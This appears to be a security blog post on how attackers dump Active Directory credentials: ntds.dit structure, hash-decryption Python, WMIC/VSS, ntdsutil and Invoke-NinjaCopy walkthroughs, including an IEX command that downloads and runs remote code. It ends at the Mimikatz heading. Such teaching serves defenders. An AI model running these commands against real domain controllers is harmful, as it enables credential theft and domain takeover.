How Attackers Dump Active Directory Database Credentials

adsecurity.org

Sean Metcalf

January 3, 2016

I previously posted some information on dumping AD database credentials before in a couple of posts: "How Attackers Pull the Active Directory Database (NTDS.dit) from a Domain Controller" and "Attack Methods for Gaining Domain Admin Rights in Active Directory".

This post covers many different ways that an attacker can dump credentials from Active Directory, both locally on the DC and remotely. Some of this information I spoke about at several security conferences in 2015 (BSides, Shakacon, Black Hat, DEF CON, & DerbyCon).

The primary techniques for dumping credentials from Active Directory involve interacting with LSASS on a live DC, grabbing a copy of the AD datafile (ntds.dit), or tricking a Domain Controller into replicating password data to the attacker ("I'm a Domain Controller!").
The methods covered here require elevated rights since they involve connecting to the Domain Controller to dump credentials.
They are:

Note that if a copy of the Active Directory database (ntds.dit) is discovered, the attacker could dump credentials from it without elevated rights.
The last topic on this page shows how to extract credentials from a captured ntds.dit file (with regsitry export).

Remote Code Execution Options

There are several different ways to execute commands remotely on a Domain Controller, assuming they are executed with the appropriate rights. The most reliable remote execution methods involve either PowerShell (leverages WinRM) or WMI.

- **WMI**
  Wmic /node:COMPUTER/user:DOMAIN\USER /password:PASSWORD process call create "COMMAND"
- **PowerShell (WMI)**
  Invoke-WMIMethod -Class Win32_Process -Name Create –ArgumentList $COMMAND –ComputerName $COMPUTER -Credential $CRED
- **WinRM**
  winrs –r:COMPUTER COMMAND

- **PowerShell Remoting**
  Invoke-Command –computername $COMPUTER -command { $COMMAND}
  New-PSSession -Name PSCOMPUTER –ComputerName $COMPUTER; Enter-PSSession -Name PSCOMPUTER

The Active Directory Database (ntds.dit)

The Active Directory domain database is stored in the ntds.dit file (stored in c:\Windows\NTDS by default, but often on a different logical drive). The AD database is a Jet database engine which uses the Extensible Storage Engine (ESE) which provides data storage and indexing services; ESE level indexing enables object attributes to be quickly located. ESE ensures the database complies with ACID (Atomic, Consistent, Isolated, and Durable) – all operations in a transaction complete or none do. The AD ESE database is very fast and reliable.

Note: Microsoft also uses the Jet database for Exchange mailbox databases.

Active Directory loads parts of the ntds.dit file in (LSASS protected) memory with the caching based on LRU-K algorithm ensuring most frequently accessed data is in memory, for increased performance, thus improving read performance the second time. Database changes are performed in memory, written to the transaction log, and then there's a lazy commit to the database file later.The checkpoint file (edb.chk) keeps track of transactions written to this point.

The "version store" is a copy of an object's instance while the data is being read from memory which enables updates to be performed without changing the read-data (ESE transactional view). Once the read operation completes, that instance of the version store ends.

While Active Directory is comprised of three directory partitions, Domain, Configuration, and Schema, this is simply an abstracted view of the database data. The ntds.dit file is comprised of three main tables: Data Table, Link Table, and the SD Table.

> ### Data Table
>
> The data table contains all the information in the Active Directory data store: users, groups, application-specific data, and any other data that is stored in Active Directory after its installation. The data table can be thought of as having rows (each representing an instance of an object, such as a user) and columns (each representing an attribute in the schema, such as **GivenName**). For each attribute in the schema, the table contains a column, called a field. Field sizes can be fixedor variable. Fixed-size fields contain an integer or long integer as the data type. Variable-size fields typically hold string types, for example, Unicode strings. The database allocates only as much space as a variable-size field needs: 16 bits for a 1-character Unicode string, 160 bits for a 10-character Unicode string, and so on.
>
> The database space that is used to store an object depends on the number of attributes for which values are set and the size of the values. For example, if the administrator creates two user objects (User1 and User2), sets only the minimum attributes on them, and then later adds a 10-character description to User2, the User2 space is approximately 80 bytes bigger than the User1 space (20 bytes for the 10 characters, plus metadata on the newly generated attribute).
>
> Database records cannot span database pages; therefore, each object is limited to 8 kilobytes (KB). However, some attribute values of an object do not count fully against this limit. Long, variable-length values can be stored on a different page than the object record, leaving behind only a 9-byte reference. In this way, an object and all its attribute values can be much larger than 8 KB.
>
> ### Link Table
>
> The link table contains data that represents linked attributes, which contain values that refer to other objects in Active Directory. An example is the **MemberOf** attribute on a user object, which contains values that reference groups to which the user belongs. The link table is much smaller than the data table.
>
> ### SD Table
>
> The SD Table contains data that represents inherited security descriptors for each object. With the introduction of the SD table in Windows Server 2003 or later, inherited security descriptors no longer have to be duplicated on each object that inherits security descriptors. Instead, inherited security descriptors are stored in the SD table and linked to the appropriate objects.

Password hash encryption used in Active Directory

The definitive work on this seems to be a whitepaper titled “Active Directory Offline Hash Dump and Forensic Analysis” written by Csaba Barta (csaba.barta@gmail.com) written in July 2011.

Note, that in the previous list there are numerous fields that are described as encrypted. The purpose of this encryption is to provide protection against offline data extraction.

The solution introduced by Microsoft in order to provide this protection is complex and composed of 3 layers of encryption of which 2 layers use RC4 and the third layer uses DES.

In order to decrypt a hash stored in NTDS.DIT the following steps are necessary:

1. decrypt the PEK (Password Encryption Key) with bootkey (RC4 – layer 1)
2. hash decryption first round (with PEK and RC4 – layer 2)
3. hash decryption second round (DES – layer 3)

Password Encryption Key
The PEK or Password Encryption Key is used to encrypt data stored in NTDS.DIT. This key is the same across the whole domain, which means that it is the same on all the domain controllers. The PEK itself is also stored in the NTDS.DIT in an encrypted form. In order to decrypt it one will need the registry (the SYSTEM hive) from the same domain controller where NDTS.DIT file was obtained. This is because the PEK is encrypted with the BOOTKEY which is different on all domain controllers (and in fact on all computers in the domain).

In order to decrypt the PEK one will have to obtain the ATTk590689 field from the NTDS.DIT. As it was mentioned all the objects stored in the database will have this field. In order to determine which one is needed one has to check whether the value is null or not.

The length of the value is 76 bytes (it is stored as binary data). The structure of the value is the following:
header 8 bytes key material for RC4 16 bytes encrypted PEK 52 bytes

After decryption the value of the decrypted PEK can also be divided into 2 parts. One will have to skip the first 36 bytes (so the length of the actual PEK key is 16 bytes).

Here is the python algorithm that can be used to decrypt the PEK key after one has obtained the bootkey (bootkey can be collected from the SYSTEM registry hive and the method is well documented – http://moyix.blogspot.com/2008/02/syskey-and-sam.html):

```
md5=MD5.new()
md5.update(bootkey)
for i in range(1000):
md5.update(enc_pek[0:16])
rc4_key=md5.digest();
```

> ```
> rc4 = ARC4.new(rc4_key)
> pek=rc4.encrypt(enc_pek[16:])
> return pek[36:]
> ```
>
> As one can see there is an MD5 hashing part of the decryption with 1000 rounds. This is for making the bruteforce attack against the key more time consuming.
>
> **Password Hash Decryption**
> Now that the PEK is decrypted the next task is decrypt the hashes stored in the ATTk589879 (encrypted LM hash) and ATTk589914 (encrypted NT hash) attributes of user objects.
>
> The first step is to remove the RC4 encryption layer. During this the PEK key and the first 16 bytes of the encrypted hash is used as key material for the RC4 cypher. Below is the structure of the 40 bytes long encrypted hash value stored in the NTDS.DIT database.
> header 8 bytes key material for RC4 16 bytes encrypted hash 16 bytes
>
> The algorithm to remove the RC4 encryption layer is the following:
>
> ```
> md5 = MD5.new()
> md5.update(pek)
> md5.update(enc_hash[0:16])
> rc4_key = md5.digest();
> rc4 = ARC4.new(rc4_key)
> denc_hash = rc4.encrypt(enc_hash[16:])
> ```
>
> The final step is to remove the DES encryption layer which is in fact very similar to the so called “standard” SYSKEY encryption used in case of password hashes stored in the registry (details of the algorithm can be found here – http://moyix.blogspot.com/2008/02/syskey-andsam.html).
>
> Below is the last part of the algorithm:
>
> ```
> (des_k1,des_k2) = sid_to_key(rid)
> d1 = DES.new(des_k1, DES.MODE_ECB)
> d2 = DES.new(des_k2, DES.MODE_ECB)
> hash = d1.decrypt(denc_hash[:8]) + d2.decrypt(denc_hash[8:])
> ```
>
> Notice, that it is essential to have the SID of the user in order to determine the RID and to compute the keys used for DES.

Mitigation


The best (and really, only) mitigation is to prevent attackers from gaining access to a Domain Controller and associated files. Protecting admin credentials is covered in the post “Attack Methods for Gaining Domain Admin Rights in Active Directory“.

Pulling the ntds.dit remotely using VSS shadow copy (over WMI or PowerShell Remoting)

Windows has a built-in management component called WMI that enables remote execution (admin rights required). WMIC is the WMI command tool to execute commands on remote computers.

Matt Graeber presented on leveraging WMI for offensive purposes at Black Hat USA 2015 (paper, slides, and video). Matt also spoke at DEF CON 23 (video) with colleagues and dove further into offensive WMI capability (and again at DerbyCon – video)


Leverage WMIC (or PowerShell remoting) to Create (or copy existing) VSS.



```
PS C:\Windows\system32> wmic /node:adsdc02 /user:ADSECLAB\hansolo /password:Falcon99! process call create "cmd /c vssadm
in create shadow /for=c: 2>&1 > c:\vss.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1540;
        ReturnValue = 0;
};
```


process call create "cmd /c vssadmin create shadow /for=c: 2>&1"

Once the VSS snapshot has completed, we then copy the NTDS.dit file and the System registry hive out of the VSS to the c: drive on the DC.



```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\windows\temp\NTDS.dit 2>&1 > C:\vss2.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 604;
        ReturnValue = 0;
};
```


Copy NTDS.dit file from VSS snapshot to DC's c: drive



```
PS C:\Windows\system32> wmic /node:ADSDC02 /user:ADSECLab\HanSolo /password:Falcon99! process call create "cmd /c copy \
\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\windows\temp\SYSTEM.hive 2>&1 > C:\vss2
.log"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1844;
        ReturnValue = 0;
};
```

Copy SYSTEM registry hive from VSS to DC's c: drive


After the files are in the c:\temp folder on the DC, we copy the files to local computer.




```
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\ntds.dit c:\temp
PS C:\Windows\system32> copy \\adsdc02\c$\windows\temp\system.hive c:\temp
```

This screenshot shows the attacker used the clear text password discovered earlier using Mimikatz. What if we don't have that?

The attacker can pass a Kerberos ticket with WMIC to do the same thing.



```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create "cmd /c copy \
\?\GLOBALROOT\Device\HardDiskVolumeShadowCopy1\Windows\NTDS.dit c:\windows\temp\ntds.dit 2>%1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2156;
        ReturnValue = 0;
};
```



```
c:\Temp>wmic /authority:"kerberos:ADSECLAB\ADSDC02" /node:ADSDC02 process call create "cmd /c v
ssadmin create shadow /for=c: 2>&1"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1256;
        ReturnValue = 0;
};
```

Note that with newer versions of Windows, WMIC is deprectated. PowerShell provides the same functionality with the *Invoke-WMIMethod cmdlet*.


Pulling the ntds.dit locally on the DC using NTDSUTIL's IFM Creation (VSS shadow copy)

NTDSUtil is the command utility for natively working with the AD DB (ntds.dit) & enables IFM set creation for DCPromo. IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC.

ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q

The IFM set is a copy of the NTDS.dit file created in the screenshot below in c:\temp. When creating an IFM, a VSS snapshot is taken, mounted, and the ntds.dit file and associated data is copied out of it into the target folder.

This file may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured and the IFM data, including the NTDS.dit file copied and the credential data extracted.



```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

This command can also be executed remotely via WMI or PowerShell.

Pulling the ntds.dit remotely using PowerSploit's Invoke-NinjaCopy (requires PowerShell remoting is enabled on target DC).

Invoke-NinaCopy is a PowerShell function that can copy a file off of a remote computer (even if the file is locked, provides direct access to the file) leveraging PowerShell remoting (PowerShell remoting has to be enabled on the target DC).

Sysmon v3.2 now includes detection of raw disk access which may provide detection of Invoke-NinjaCopy use.

> Sysmon v3.2 now detects raw data access like Invoke-NinjaCopy
> “This release of Sysmon, a background service that logs security-relevant process and network activity to the Windows event log, now has the option of logging raw disk and volume accesses, operations commonly performed by malicious toolkits to read information by bypassing higher-level security features.

From the Invoke-NinjaCopy file synopsis:


```
This script can copy files off an NTFS volume by opening a read handle to the
entire volume (such as c:) and parsing the NTFS structures. This requires you
are an administrator of the server. This allows you to bypass the following
protections:
    1. Files which are opened by a process and cannot be opened by other
processes, such as the NTDS.dit file or SYSTEM registry hives
    2. SACL flag set on a file to alert when the file is opened (I'm not
using a Win32 API to open the file, so Windows has no clue)
    3. Bypass DACL's, such as a DACL which only allows SYSTEM to open a file

If the LocalDestination param is specified, the file will be copied to the
file path specified on the local server (the server the script is being run
from).
If the RemoteDestination param is specified, the file will be copied to the
file path specified on the remote server.

The script works by opening a read handle to the volume (which if logged, may
stand out, but I don't think most people log this and other processes do it
too).
The script then uses NTFS parsing code written by cyb70289 and posted to
CodePlex to parse the NTFS structures. Since the NTFS parsing code is written
in C++, I have compiled the code to a DLL and load it reflective in to
PowerShell using the Invoke-ReflectivePEInjection.ps1 script (see below for a
link
to the original script).
```

Joe Bialek (@JosephBialek) wrote the following on his blog about Invoke-NinjaCopy:

> Currently there are a few ways to dump Active Directory and local password hashes. Until recently, the techniques I had seen used to get the hashes either relied on injecting code in to LSASS or using the Volume Shadow Copy service to obtain copies of the files which contain the hashes. I have created a PowerShell script called Invoke-NinjaCopy that allows any file (including NTDS.dit) to be copied without starting suspicious services, injecting in to processes, or elevating to SYSTEM.

Command:
Invoke-NinjaCopy -Path “c:\windows\ntds\ntds.dit” -ComputerName “RDLABDC02” -LocalDestination “c:\temp\ntds.dit”


This example executes Invoke-Ninjacopy from code downloaded from the Internet and executed entirely in memory. If the attacker compromised a workstation a Domain Admin logged onto, this scenario would work, enabling the attacker to copy the Active Directory database file from a Domain Controller to the workstation and then upload to the Internet.



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-NinjaC
opy.ps1') ; Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -ComputerName "RDLABDC02" -LocalDestination "c:\temp\ntds.dit"
```

Name	Date modified	Type	Size
Temo2	1/1/2016 9:18 PM	File folder	
ntds.dit	1/1/2016 9:17 PM	DIT File	24,592 KB

Using a DIT Snapshot Viewer, we can validate that we got the ntds.dit file successfully.
I had to “take a snapshot” of the ntds.dit file to correct errors when grabbing the file from a running system.



ATTm589825 <ATT_RDN>	DNT_col	PDNT_col	cnt_col	OBJ_col	RDNtyp_...	NCDNT_...	ATTb590606 <ATT_OBJECT_...
BCKUPKEY_PREFERRED Secret	5892	5774	1	257	3	2008	3683
AdminSDHolder	5893	5774	1	257	3	2008	3374
Administrator	5894	5776	6	257	3	2008	3372
Print Operators	5895	5856	1	257	3	2008	3881
Account Operators	5896	5856	1	257	3	2008	3881
Replicator	5897	5856	1	257	3	2008	3881
						2008	3881
						2008	3881
						2008	3372
						2008	3881
						2008	3881
						2008	3419
						2008	3419
						2008	3419
						2008	3419
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374

Detail

Administrator

☑ Show only rows that have values

Column name	AD Symbol name	Value
ab_cnt_col		0
Ancestors_col		02 00 00 00 D6 07 00 00 D7 07 00 00 D8 07 00 00 90 ...
ATTb49	ATT_OBJ_DIST_NAME	5894
ATTb590606	ATT_OBJECT_CATEGORY	3372
ATTc0	ATT_OBJECT_CLASS	655369; 65543; 65542; 65536
ATTi590692	ATT_IS_CRITICAL_SYSTEM_OBJECT	1
ATTj131073	ATT_INSTANCE_TYPE	4
ATTj589832	ATT_USER_ACCOUNT_CONTROL	512
ATTj589836	ATT_BAD_PWD_COUNT	0
ATTj589840	ATT_CODE_PAGE	0
ATTj589849	ATT_COUNTRY_CODE	0
ATTj589922	ATT_PRIMARY_GROUP_ID	513
ATTj589974	ATT_ADMIN_COUNT	1
ATTj589993	ATT_LOGON_COUNT	8
ATTj590126	ATT_SAM_ACCOUNT_TYPE	805306368
ATTk589826	ATT_OBJECT_GUID	53 77 CF 2F EE 4E FB 47 91 71 5D 58 68 C0 34 EC
ATTk589827	ATT_REPL_PROPERTY_META_DATA	01 00 00 00 00 00 00 00 22 00 00 00 00 00 00 00 00 ...
ATTk589888	ATT_LOGON_HOURS	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF

Note:

Joe Bialek (@JosephBialek), the author of Invoke-NinjaCopy, noted that Invoke-NinjaCopy wasn’t tested on large ntds.dit files and therefore on a busy DC, copying the ntds.dit via Invoke-NinjaCopy may corrupt the file. Harmj0y has some insight on getting past NTDS.dit file corruption when attempting to dump AD credentials.

Dumping Active Directory credentials locally using Mimikatz (on the DC).

